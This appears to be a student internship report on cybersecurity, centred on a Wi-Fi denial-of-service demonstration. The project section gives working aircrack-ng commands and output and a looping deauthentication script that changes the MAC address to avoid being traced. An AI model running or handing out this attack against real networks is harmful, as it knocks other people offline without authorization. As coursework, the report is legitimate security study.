



EVALUATION OF INTERNSHIP REPORT

B.Tech: III Year

Department of Computer Science & Information Technology

Name of the Student	-	Pooja Patidar
Branch & section	-	CSIT 2
Roll No	-	0827CI201134
Year	-	2022-2023

Department of Computer Science & Information Technology
AITR, Indore,

ACROPOLIS INSTITUTE OF TECHNOLOGY & RESEARCH, INDORE

Department of Computer Science & Information Technology

Certificate

Certified that training work entitled “*cyber security*” is a bonafied work carried out after fourth semester by “*Pooja Patidar*” in partial fulfilment for the award of the degree of Bachelor of Technology in Computer Science and Information Technology from “*Prof. Nidhi Nigam, Assistant Professor*” Acropolis Institute of Technology and Research during the academic year 2022-23.

Name and Sign of Training Coordinator

Name & Sign of Internship Coordinator

ACROPOLIS INSTITUTE OF TECHNOLOGY & RESEARCH, INDORE

Department of Computer Science & Information Technology

ACKNOWLEDGEMENT

I would like to acknowledge the contributions of the following people without whose help and guidance this report would not have been completed. I acknowledge the counsel and support of our training Prof. Nidhi Nigam (*Assistant Professor*), CSIT Department, with respect and gratitude, whose expertise, guidance, support, encouragement, and enthusiasm has made this report possible. Their feedback vastly improved the quality of this report and provided an enthralling experience. I am indeed proud and fortunate to be supported by her. I am also thankful to Dr. Shilpa Bhalerao, H.O.D of Computer Science Information Technology Department, for her constant encouragement, valuable suggestions and moral support and blessings. Although it is not possible to name individually, I shall ever remain indebted to the faculty members of CSIT Department, for their persistent support and cooperation extended during this work.

Pooja Patidar

0827CI201134

ACROPOLIS INSTITUTE OF TECHNOLOGY & RESEARCH, INDORE

INDEX

S.no	CONTENTS	Page no
1.	Introduction to technology Undertaken.....	5
2.	Objectives	6
3.	Project undertaken	7
4.	Screenshots of Project and Certificates.....	14
5.	Github Links (Project/certificate/video/copy of report.... ..)	15
6.	Conclusion.....	16
7.	References/ Bibilography.....	17

Introduction to technology Undertaken

“Cybersecurity refers to a set of techniques used to protect the integrity of networks, programs and data from attack, damage or unauthorized access.”

From a computing point of view, security comprises cybersecurity and physical security — both are used by enterprises to protect against unauthorized access to data centers and other computerized systems. Information security, which is designed to maintain the confidentiality, integrity, and availability of data, is a subset of cybersecurity. The use of cyber security can help prevent cyber attacks, data breaches, and identity theft and can aid in risk management.

Objectives

The course is designed in a way that a candidate can identify, analyze and remediate computer security breaches by learning the real-world scenarios.

- Understand principles of web security and to guarantee a secure network by monitoring and analyzing the nature of attacks through cyber/computer forensics software/tools.
- Exhibit knowledge about how system get corrupted, protect personal data, and secure computer networks.

Project undertaken

I have created a project on Dos attack. In which I have used some tools and perform the attack with the help of command prompt.

Introduction:

A denial of service attack (DOS) is any type of attack on a networking structure to disable a server from servicing its clients. Attacks range from sending millions of requests to a server in an attempt to slow it down, flooding a server with large packets of invalid data, to sending requests with an invalid or spoofed IP address.

Denial of services attacks (DOS) is a constant danger to web sites. DOS has received increased attention as it can lead to a severe lost of revenue if a site is taken offline for a substantial amount of time. There are many types of denial of service attacks but two of the most common are Ping of Death and TCP SYN Flood.

With respect to a computer or computer networks a denial of service can be in a form

- Hijacking a web server
- Port Overloading
- De-authenticate wireless
- Denying internet based services

How it works:

The main idea of Dos attack is making a certain service unavailable. Since every service is in reality running on a machine the service can be made unavailable if the performance on the machine can be brought down .This is the fundamental behind Dos and DDOS.

Types of DOS attack:

- Ping of death
- Mailbomb
- Teardrop Attack

Demonstration of dos attack on a wireless network

First thing we want to do is open our terminal as because we will be doing most of our on command line basis now, for this particular demonstration we will be using two tools:

1.air crack-ng

- air crack-ng
- air replay ng
- air mon ng
- air down ng


2. macchanger

Now, we need to login as root because most of the activity we will do right now ,will need administrator access.



```
dead@dead-PC:~$ sudo su
[sudo] password for dead:
root@dead-PC:/home/dead#
```

Now, to check out our wireless network cards name we can do that easily by ipconfig.



```
root@dead-PC:/home/dead# ifconfig
eno1: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 48:ba:4e:49:53:3b txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 720 bytes 66272 (64.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 720 bytes 66272 (64.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlo1: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether f4:96:34:89:f9:95 txqueuelen 1000 (Ethernet)
    RX packets 8089 bytes 513089 (501.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 72 bytes 16746 (16.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@dead-PC:/home/dead#
```


To install air crack-ng you can just need to write command: apt-get install aircrack-ng.

```
root@dead-PC:/home/dead# apt-get install aircrack-ng
Reading package lists... Done
Building dependency tree
Reading state information... Done
aircrack-ng is already the newest version (1:1.2.0-6).
0 upgraded, 0 newly installed, 0 to remove and 1327 not upgraded.
root@dead-PC:/home/dead# apt-get install macchanger
Reading package lists... Done
Building dependency tree
Reading state information... Done
macchanger is already the newest version (1.7.0-5.3+b1).
0 upgraded, 0 newly installed, 0 to remove and 1327 not upgraded.
root@dead-PC:/home/dead# man aircrack-ng
```

And we can also check if the tools are properly by writing command: man aircrack-ng this will open up the manual page

To set our network interface card into monitor mode for that write ipconfig wlo1 down ipconfig mode monitor .

ipconfig wlo1 up : to put it back up

iwconfig : to check mode in monitor mode

```
root@dead-PC:/home/dead# ifconfig wlo1 down
root@dead-PC:/home/dead# iwconfig wlo1 mode monitor
root@dead-PC:/home/dead# ifconfig wlo1 up
root@dead-PC:/home/dead# iwconfig
lo        no wireless extensions.

wlo1      IEEE 802.11  ESSID:"EDUREKA_WIFI"
          Mode:Managed  Frequency:5.18 GHz  Access Point: 38:17:C3:C0:D3:10
          Bit Rate=390 Mb/s   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
          Link Quality=49/70  Signal level=-61 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:10  Missed beacon:0

eno1      no wireless extensions.

root@dead-PC:/home/dead# iwconfig wlo1
wlo1      IEEE 802.11  ESSID:"EDUREKA_WIFI"
          Mode:Managed  Frequency:5.18 GHz  Access Point: 38:17:C3:C0:D3:10
          Bit Rate=390 Mb/s   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
          Link Quality=49/70  Signal level=-61 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:10  Missed beacon:0

root@dead-PC:/home/dead#
```

To check for only one process: iwconfig wlo1

To check the mode only is by passing a function pipe `iwconfig wlo1 | grep mode iwconfig wlo1 | grep Mode`(grep basically means grap)

```
root@dead-PC:/home/dead# iwconfig |grep mode
bash: iwconfig: command not found
root@dead-PC:/home/dead# iwconfig wlo1 | grep mode
root@dead-PC:/home/dead# iwconfig wlo1 | grep Mode
Mode:Managed Frequency:5.18 GHz Access Point: 38:17:C3:C0:D3:10
root@dead-PC:/home/dead#
```

Now, we need to check some sub processes that are still running which interfere with our scanning processes so for that write a command `:airmon-ng check wlo1`

```
root@dead-PC:/home/dead# airmon-ng check wlo1

Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

PID Name
455 NetworkManager
457 avahi-daemon
498 avahi-daemon
607 wpa_supplicant
2455 dhclient

root@dead-PC:/home/dead# kill 455
root@dead-PC:/home/dead# airmon-ng check kill

Killing these processes:

PID Name
607 wpa_supplicant
2455 dhclient

root@dead-PC:/home/dead#
```

Now, by that command we get the running processes and we need to kill that by command `:kill(pid)` and another command `:airmon-ng check kill`: will kill all the running processes and when it produces no results it means ready to go.

Now we need to dump scan on the network interface card and check out all the possible address points that are available to us

command: `airodump-ng wlo1`

```
root@dead-PC:/home/dead# airodump-ng wlo1
```

Now after that we need to choose which router we want to actually dos. The whole process of Dos is we will continuously deauthenticate all the devices that are connected to it, now to deauthentication is done with tool aireplay-ng command: `aireplay-ng -0 1 -a` (1 will send only 1 deauthentication message while 0 will continuously loop it and send a bunch of deauthentication messages) now we copy down the mac address or the ssid's and then we have to run deauthentication command now a deauthentication message will begin to hunt on the the channel commad to change channel interface by command : `ipconfig wlo1 channel <name>`.

```

dead +
CH 6 ][ Elapsed: 0 s ][ 2019-01-27 21:57

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:02:6F:F8:AA:21 -87      2         0  0  11   65  WPA2 CCMP  PSK  BimalCEO
94:65:2D:00:6F:85 -73      1         0  0  11  180  WPA2 CCMP  PSK  Palash
38:17:C3:C0:9C:E0 -70      1         2  0  11  130  WPA2 CCMP  PSK  EDUREKA_WIFI
00:26:5A:44:17:3A -69      3         1  0  11  135  WPA2 CCMP  PSK  dlink
74:DA:DA:EB:F4:2F -76      0         0  0  9   270  WPA2 CCMP  PSK  TCP_Pradyuman
EC:84:B4:3D:AC:F9 -85      0         0  0  8    -1  WPA2 CCMP  PSK  <length: 0>
C4:F0:81:46:88:D9 -85      2         0  0  8   130  WPA2 CCMP  PSK  Arista-1A202
B8:C1:A2:3A:64:5C -87      2         0  0  2   270  WPA2 CCMP  PSK  Harikrishna
18:A6:F7:7C:D5:96 -92      2         0  0  2   270  WPA2 CCMP  PSK  APA_24
0C:D2:B5:69:D3:F4 -88      3         0  0  2   130  WPA2 CCMP  PSK  PRABHAKAR
38:17:C3:C0:9D:A0 -59      2         0  0  6   130  WPA2 CCMP  PSK  EDUREKA_WIFI
A0:48:1C:5F:1E:F1 -66      3         0  0  6   54e. WPA2 CCMP  PSK  HP-Print-F1-Deskjet 3
38:17:C3:C0:D2:40 -67      2         5  0  6   130  WPA2 CCMP  PSK  EDUREKA_WIFI
0C:80:63:C2:8C:25 -82      2         0  0  1   130  WPA2 CCMP  PSK  Shashank
EC:08:6B:E9:CA:60 -88      2         0  0  1   135  WPA2 CCMP  PSK  Mad_Max
10:62:EB:1E:EF:6E -78      3         0  0  1   54e. WPA  TKIP  PSK  Naina
38:17:C3:C0:D2:80 -77      6         9  4  1   130  WPA2 CCMP  PSK  EDUREKA_WIFI
38:17:C3:C0:D3:00 -71      3         8  3  1   130  WPA2 CCMP  PSK  EDUREKA_WIFI

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
38:17:C3:C0:9C:E0 98:22:EF:B2:A0:71 -66    0 - 0e    0      2
EC:84:B4:3D:AC:F9 30:F7:72:35:9E:DD -1     1e- 0    0      2
0C:D2:B5:69:D3:F4 52:C7:BE:A4:7B:E7 -89    0 - 1e    0      1
38:17:C3:C0:D2:40 98:22:EF:B2:9F:37 -1     0e- 0    0      1
(not associated) EA:70:1F:16:41:06 -72    0 - 1     8      4
(not associated) DA:A1:19:7F:C9:66 -80    0 - 6     0      2
(not associated) 78:11:DC:E0:9D:1D -90    0 - 1     0      1 E302
(not associated) DA:A1:19:79:C6:AA -90    0 - 1     0      2
(not associated) DA:A1:19:2D:1F:4C -75    0 - 6     0      1
(not associated) D2:6E:BC:85:53:4B -69    0 - 1    31      5

```

Now we will write a script file to optimize the code the script file will automatically automate most of the things like changing mac address every single time, so we became hard to point out.

```

root@dead-PC:/home/dead# aireplay-ng -0 1

```

```

root@dead-PC:/home/dead# iwconfig wlo1 channel 6
root@dead-PC:/home/dead# aireplay-ng -0 0 -a 38:17:C3:C0:D2:40 wlo1
21:59:58 Waiting for beacon frame (BSSID: 38:17:C3:C0:D2:40) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:59:58 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
21:59:58 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
21:59:59 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
21:59:59 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:00:00 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:00:00 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:00:01 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:00:01 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:00:01 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:00:02 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:00:02 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:00:03 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:00:03 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:00:04 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:00:04 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]

```

- 1.First we start a while loop that will continuously run untill we actually externally stop it.
- 2.Then send 10 deauthentication messages and run it on specific pss id then we need to change the mac addresses after sending all the packets
- 3.Then we change our mac address
- 4.Put network card in the monitor mode and then we need to also up our network interface card.
- 5.To optimize it so for that we are using sleep timer that will sleep ourprogram for a particular amount of time example time (5).
- 6.Repeat the entire process and to end the script just write done(that will denote that the loop is done)
- 7.Then press ctrl+c , ctrl+x to exit.

```

while true
do
    aireplay-ng -0 10 -a (specific bssid) wlo1
    ifconfig wlo1 down
    macchanger -r wlo1 | grep New MAC
    iwconfig wlo1 mode monitor
    ifconfig wlo1 up
    sleep 5
done

```

```

while true
do
    aireplay-ng -0 10 38:17:C3:C0:D2:40 wlo1
    ifconfig wlo1 down
    macchanger -r wlo1 | grep New MAC
    iwconfig wlo1 mode monitor
    ifconfig wlo1 up
    sleep 5
done

```


Now, run the command `ls -l` to take more permissions executable permissions : `chmod +x dos.sh` (so this will change dos.sh into executable bash script)

```

^C
root@dead-PC: /home/dead# cd Desktop/
root@dead-PC: /home/dead/Desktop# touch dos.sh
root@dead-PC: /home/dead/Desktop# nano dos.sh
root@dead-PC: /home/dead/Desktop# ls
crunch-3.6      DeepinScreenshot_20190124233024.png  edureka_pwd      test_capture-01.csv
DeepinScreenshot_20190124233024.png  DeepinScreenshot_20190124234527.png  logfile.log      test_capture-01.kismet.csv
DeepinScreenshot_20190124233141.png  DeepinScreenshot_20190124234752.png  scan            test_capture-01.kismet.netxml
DeepinScreenshot_20190124233216.png  DeepinScreenshot_20190124234814.png  sslstriplog.log  The Wire
DeepinScreenshot_20190124233311.png  DeepinScreenshot_20190124234834.png  targets.txt      www.edureka.co
DeepinScreenshot_20190124234440.png  dos.sh                               test_capture-01.cap
root@dead-PC: /home/dead/Desktop# ls -l
total 5396
drwxr-xr-x 2 dead dead 4096 Jan 19 00:49 crunch-3.6
-rw-r--r-- 1 dead dead 197020 Jan 24 23:30 DeepinScreenshot_20190124233024.png
-rw-r--r-- 1 dead dead 206905 Jan 24 23:31 DeepinScreenshot_20190124233141.png
-rw-r--r-- 1 dead dead 159611 Jan 24 23:32 DeepinScreenshot_20190124233216.png
-rw-r--r-- 1 dead dead 250036 Jan 24 23:33 DeepinScreenshot_20190124233311.png
-rw-r--r-- 1 dead dead 143157 Jan 24 23:44 DeepinScreenshot_20190124234440.png
-rw-r--r-- 1 dead dead 174762 Jan 24 23:44 DeepinScreenshot_20190124234450.png
-rw-r--r-- 1 dead dead 145349 Jan 24 23:45 DeepinScreenshot_20190124234527.png
-rw-r--r-- 1 dead dead 145962 Jan 24 23:47 DeepinScreenshot_20190124234752.png
-rw-r--r-- 1 dead dead 176844 Jan 24 23:48 DeepinScreenshot_20190124234814.png
-rw-r--r-- 1 dead dead 173664 Jan 24 23:48 DeepinScreenshot_20190124234834.png
-rw-r--r-- 1 root root 173 Jan 27 22:06 dos.sh
drwxr-xr-x 2 root root 4096 Jan 20 20:48 edureka_pwd
-rw-r--r-- 1 root root 805 Jun 22 2018 logfile.log
drwxr-xr-x 2 root root 4096 Jan 19 20:00 scan
-rw-r--r-- 1 dead dead 0 Jun 22 2018 sslstriplog.log
-rw-r--r-- 1 root root 60 Jan 20 22:16 targets.txt
-rw-r--r-- 1 root root 3685691 Jan 20 21:17 test_capture-01.cap
-rw-r--r-- 1 root root 577 Jan 20 21:17 test_capture-01.csv
-rw-r--r-- 1 root root 597 Jan 20 21:17 test_capture-01.kismet.csv
-rw-r--r-- 1 root root 3795 Jan 20 21:17 test_capture-01.kismet.netxml
drwxr-xr-x 7 dead dead 4096 Jan 10 2018 The Wire
-rw-r--r-- 1 root root 230 Jan 20 22:56 www.edureka.co

```

To run the script : `./dos.sh` (it will dos on the channel)

```

22:10:49 Waiting for beacon frame (BSSID: 38:17:C3:C0:D2:40) on channel 8
^Croot@dead-PC: /home/dead/Desktop# iwconfig wlo1 channel 6
root@dead-PC: /home/dead/Desktop# ./dos.sh
22:11:02 Waiting for beacon frame (BSSID: 38:17:C3:C0:D2:40) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
22:11:02 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:11:02 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:11:03 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:11:03 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:11:04 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:11:04 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:11:04 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:11:05 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]
22:11:05 Sending DeAuth (code 7) to broadcast -- BSSID: [38:17:C3:C0:D2:40]

```

Screenshots of Certificates



NSE Certification
Program



**This certifies that
Pooja Patidar
has achieved
NSE 1 Network Security Associate**

Date of achievement: July 26, 2022

Valid until: July 26, 2024

Certification Validation number: APT46MgCQj

Ken Xie
CEO of Fortinet

Michael Xie
President and Chief Technology
Officer (CTO), Fortinet



Verify this certification's authenticity at:
https://training.fortinet.com/mod/customcert/verify_certificate.php

Github Links

<https://github.com/patidarpoojaa>

Conclusion:

All the implementations done in these simulations consist of very simple and light loaded attacks, which can cause several amounts of damage. DOS attacks can be stealthy covert and easily delivered . The implementation for example, is only 10Kbytes in size and can cause devastation to a service. When combined with the power of a DDOS attack, Denial of Service is a truly powerful attack. Although our implementations are not sophisticated, they serve as examples of what such programs can do and the damage they can cause.

References/ Bibilography

- <https://www.youtube.com/watch?v=PTJ6UZz1pPQ&list=PPSV>
- https://www.researchgate.net/publication/242497142_Denial_of_Service_Attack_Techniques_Analysis_Implementation_and_Comparison
- https://www.researchgate.net/publication/352477690_Research_Paper_on_Cyber_Security